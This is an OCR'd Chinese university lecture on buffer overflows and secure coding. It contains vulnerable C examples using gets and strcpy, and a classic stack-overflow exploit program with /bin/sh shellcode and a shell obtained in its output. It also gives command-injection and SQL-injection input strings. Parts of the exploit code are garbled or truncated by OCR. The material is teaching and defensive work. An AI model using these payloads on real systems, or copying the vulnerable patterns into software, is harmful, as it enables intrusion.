# （三）计算机安全
# ——缓冲区溢出


Shandong Agricultural University College of Information Science and Engineering

1 缓冲区溢出

2 编写安全的代码

# Why Security is Harder than it Looks

- 所有软件都是有错的；
- 通常情况下**99.99%**的无错部分很少会出问题；
- 但**0.01%**安全问题等于**100%**的失败




Segmentation Fault (core dumped)

# 缓冲区溢出
# buffer overflow

【缓冲区溢出】：

是由于编程错误导致的；

指大量的输入被放置到缓冲区或数据存储区，超过了其所分配的存储能力，覆盖了其他信息的一种状况。

【后果】

- 程序使用的数据被破坏；程序无法运行；
- 攻击者可利用输入插入特别编制的代码、或使程序发生意外的控制权转移。

- 很多严重的、被远程攻击利用的漏洞都是利用了缓冲区溢出。
  - 1988年Morris蠕虫就是利用了缓冲区溢出类型的攻击。
  - 红色代码蠕虫利用微软IIS5.0的一个缓冲区溢出。
  - Slammer蠕虫利用微软SQL Server2000的一个缓冲区溢出。
  - ……

# 1 缓冲区溢出

- 栈缓冲区溢出
- 进程内存空间结构
- 溢出的防范

# 例1 基本的缓冲区溢出示例


程序buffer1.c

```
int main(int argc,char *argv[])
{
    int flg=FALSE;
    char str1[8];
    char str2[8];

    myget(str1); //设此处str1通过自定义函数得到的是“START”;
    gets(str2);  //用C库函数得str2的输入;

    if (strncmp(str1,str2,8)==0)
        flg=TRUE; //如果str1,和str2相等就设置标志变量flg为true。
    printf(“buffer1:str1=%s,str2=%s,flg=%d\n”,str1,str2,flg);
}
```

编译：

gcc －g －o buffer1 buffer1.c

运行：./buffer1




第3次执行利用溢出可得到和第一次输入执行相同的判断结果TRUE。

执行三次，比较下列不同输入的结果：

| | |
|---|---|
| START | (第1次执行的输入) |
| EVILINPUTVALE | (第2次执行的输入) |
| BADINPUTBADINPUT | (第3次执行的输入) |

- 攻击成功：设上例程序是通过比较口令进行访问控制的代码，则利用缓冲区溢出可使攻击者不知道口令也通过了比对。

# 例2 栈溢出与程序调用

- 当目标缓冲区在栈区时，发生的溢出就是栈缓冲区溢出（**stack buffer overflow**）
- 而栈和函数调用及程序走向有密切关系。利用栈溢出可以改变程序运行走向。

```
#include <stdio.h>
#include <string.h>
void SayHello(char* name)
{
   char tmpName[80];
   strcpy(tmpName, name);
     printf("Hello %s\n", tmpName);
}
int main(int argc, char** argv)
{
   if (argc != 2) {
      printf("Usage: hello <name>.\n");
      return 1;
   }
   SayHello(argv[1]);
   return 0;
}
```

【运行情况一】

```
$ ./hello computer
Hello computer
```

【运行情况一】

```
$ ./hello
    aaaa·································
    ······························.a
Hello
    aaaa·································
    ·····································.a
Segmentation fault (core dumped)
```


函数返回时内存地址出错了

程序运行中经常发生函数调用、程序跳转；那么，当调用程序执行完后是如何返回被调用的位置执行下一条指令？参数在调用发生时怎么传递？

先了解栈的作用

# 进程虚拟内存空间布局

- 记录函数调用后的返回地址；
- 保存传递给被调用函数的参数、调用返回时一些寄存器的值。




- 栈帧(stack frame)
  - 保存函数调用时需要的数据的一个结构。任何一个函数在开始调用之前都要建立起函数体的栈帧;
  - 从逻辑上讲，栈帧就是一个函数执行的环境：函数参数、函数的局部变量、函数执行完返回到哪里 ；
- esp作栈指针：指向栈顶，esp指针保存的是栈顶元素的地址，随数据出入栈而变化；
- ebp作帧指针：指向一个函数的栈帧，一般固定不动，函数调用的参数都以该地址为基准来相对定位。

# 形成函数main的栈帧

一个栈帧*

```
int f(int *a, int *b){
    int c;
    c = a + b;
    return c;
}

int main(void){
    int a, b;
    a = 1, b = 2;
    f(&a, &b);
    return 0;
}
```




0x00000000

下一条指令要跳转到函数f的指令开始执行


esp与ebp差24字节

栈

0xFFFFFFFF


# 形成函数f的栈帧并执行

```
int f(int *a, int *b){
    int c;
    c = a + b;
    return c;                }

int main(void){
    int a, b;
    a = 1, b = 2;
    f(&a, &b);
    return 0;                }
```




# 从函数返回

```
int f(int *a, int *b){
    int c;
    c = a + b;
    return c;
}

int main(void){
    int a, b;
    a = 1, b = 2;
    f(&a, &b);
    return 0;
}
```



# 从函数返回时的问题


```
int f(int *a, int *b){
    int c;
    c = a + b;
    return c;        }
int main(void){
    int a, b;
    a = 1, b = 2;
    f(&a, &b);
    return 0;        }
```




0x00000000

ebp

eip




想要利用溢出返回到需要去的程序上需要精心编制溢出的数据：
- ebp里保存的的地址要合法；
- 返回地址要能定位到想去的地址上；

栈


0xFFFFFFFF

# 例3 一个成功的栈溢出

```
#include <stdio.h>
#include <string.h>

void SayHello(char* name)
{
    char tmpName[80];
    strcpy(tmpName, name);
```

防范： Do some checks for tmpName.

```
    printf("Hello %s\n", tmpName);
}
int main(int argc, char** argv)
{
    if (argc != 2) {
        printf("Usage: hello <name>.\n");
        return 1;
    }
    SayHello(argv[1]);
    return 0;
}
```



# 完整的攻击hello的程序

```
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

unsigned char shell_code[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0”
     “\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
     “\xcd\x80\x31\xdb\x89\xd8\x4
    "\x80\xe8\xdc\xff\xff\xff/bin/sh

#define DEFAULT_OFFSET  0
#define BUFFER_SIZE     1024
unsigned long get_esp()
{    __asm__("movl %esp, %eax"
}

main(int argc, char** argv)
{
    char* buff;
    char* ptr;
    unsigned long* addr_ptr;
    unsigned long esp;
    int i, ofs;
```

```
if (argc == 1)
        ofs = DEFAULT_OFFSET;
    else
        ofs = atoi(argv[1]);

    ptr = buff = malloc(4096);

    /* Fill in with addresses */

    printf("Is everything OK? :-)\n");
    execl("./hello", "hello", buff, NULL);
}
```

```
执行后的效果：
<user:~/test>$ ./test2
ESP = bffffcd0
Is everything OK? :-)
Hello <一堆乱码>/bin/sh
bash$
bash$ whoamI
tly
bash$ _
```

- **shellcode**
  - 攻击者提供的保存在发生溢出的缓冲区中的代码，溢出攻击会使程序运行转移到这些代码上。
  - shellcode一般都是机器码，是与机器指令和数据值相对应的一串二进制值，这些数据依赖于特定的处理器结构、操作系统。要编写它要熟悉汇编语言和目标系统的操作。
  - 很多指导shellcode编写的站点和制造工具被开发出来，使得shellcode的开发过程更自动化。

# 为什么会产生溢出

- 许多缓冲区溢出的根源大多是没有检查来源数据，而实际上我们不能保证用户的输入都是合法的或善意的。
  - 读取输入会发生溢出，数据复制和合并也有可能发生溢出；
  - 溢出不一定在一个程序的代码中，还能在程序调用的库例程中，包括标准库和第三方应用库。如C语言标准库有很多不安全的例程：**gets**、**sprintf**、**strcat**、**strcpy**、**vsprintf**等（换用**strncpy**、**strncat**、**snprintf**、**read**、**fgets**）

# 为什么会产生溢出

- **C**语言具有访问底层机器资源的能力，容易对内存造成不恰当使用。很多且广泛使用的库函数，特别是像**gets**这样的字符串输入和处理相关的函数，不对使用的缓冲区长度进行检查，使得我们现有的很多程序都存在缓冲区漏洞。
- **Java**、**Python**等现代高级语言都有关于变量类型的较强的概念，并在之上建立了允许的操作，在编译、运行时附加代码进行强制检查，同时限制了一些指令和硬件资源的访问，这些代价换来的是一般较少发生缓冲区溢出。

- 除了栈缓冲区溢出，还有其他类型的溢出，如堆溢出、全局数据区溢出等。

- 不幸的是，由于广泛使用的操作系统和应用程继承了存在很多**bug**的代码，同时程序员仍然存在不细心的编程习惯。目前，缓冲区溢出仍然是一个需要关注的问题，是一种很普遍的攻击方式之一。

# 防御缓冲区溢出

- 编译时防御
  - 程序设计语言的选择

    现代高级程序语言的编译器往往加强范围检查，虽然增加了资源使用上的代价，但处理器性能的快速增长弥补了这一不足。但仍不能避免一些运行时执行环境中出现溢出；且在有些底层编程中难免要使用缺乏安全机制的语言——**C**。
  - 安全的编码技术

    程序员必须意识到处理指针地址及直接访问内存的风险，他们有责任确保数据结构和变量的安全使用。基于**4.4BSD**的类**UNIX**系统就对已有的代码基底进行了广泛的审计。
  - 使用安全的库
  - 栈保护

    **canary**技术在栈帧指针下写入一个**canary**值，函数退出前检查**canary**值是否变化。该技术已经被用于重新编译整个**Linux**发行版。微软的**GS visual C++**也在编译时提供类似功能。

# 防御缓冲区溢出

- 运行时防御

  多数编译时防御需要对现有程序重新编译。

  - 运行时防御则通过改变进程的虚拟地址空间的内存管理使对目标缓冲区的存储单元的预测变得更加困难。
  - 运行中阻塞栈区代码的执行；
  - 随机改变程序装载标准库的次序；

# 2 编写安全的代码

# 编写安全的代码

- 采用防御性程序设计
  - 不做任何假设——即程序员代码中不能假设一个特定的函数调用或库函数会像它说明的那样工作，从而不做任何检查就进行处理；所有的错误状态都要进行说明和处理。
- 正确预测、检查和处理所有可能的错误，会提高代码开发的成本，增加程序编译时间，与控制开发时间尽可能短以保证市场效益最大化的商业压力存在冲突。
- 但是很多安全漏洞只是由一小部分常见错误导致的，所以，我们应尽可能编写安全的代码。

# ①处理程序输入

- 检查输入长度和类型；
- 合适地识别和解释输入；

如文本型输入数据的解释常见注入攻击

- “命令注入”

  有一个**CGI**脚本利用表单提交用户名做参数执行**finger**程序，脚本中没有对用户输入做检查


  结果用户输入“*****;ls －l finger***” ，后面部分的功能也被执行了。

- “**SQL**”注入。

  有一脚本，利用用户输入的数据建立一个**SQL**请求，而用户输入了带有**SQL**元字符的内容。如一个适当的姓名后面接着一些信息“**Bob’ drop table suppliers==**”，由于没有检查输入，正常的查询过后，一个表被删除了。

- 验证输入语法，可利用正则表达式

- **fuzzing**技术
  - **1989**年美国威斯康辛大学麦迪逊分校的**Barton Miller**教授言之了一个功能强大软件测试技术——**fuzzing**。它使用随机产生的数据作为程序的输入进行测试，目的在于确定程序或函数是否能够正确处理所有的非正常输入、程序是否受到破坏，以及程序失败后是否得到正确响应。
  - 测试的输入范围很大：包括直接的文本或图形输入、在一个**Web**和其他分布式服务上发出的随机网络请求，以及传递给标准库函数或系统函数随机参数值。
  - 优点：简单、自由、大量测试而费用低



- **fuzzing**技术从概念上非常简单，随机数的生成需要依靠一些模板，一般仅能识别简单类型的输入错误。但不失为一种有效的工具
- 目前很多能够进行**fuzzing**测试的攻击都非常有效。该技术应该作为合理的全面测试策略的一部分被采用。

②算法正确实现

③注意编译器的安全

④注意动态内存分配的管理

防止内存泄露，以防被Dos。鼓励使用自动管理内存分配和释放的高级语言，如java、C++等。

⑤共享内存管理中注意同步处理

⑥注意环境变量的使用及被修改

⑦使用合适的最小特权

⑧处理程序输出

如输出文本进行浏览，要保证输出中的一些转义字符不被执行；确保不可信资源不允许直接输出到用户界面上（X-terminal，跨站点脚本XSS都可能利用这些实现攻击）。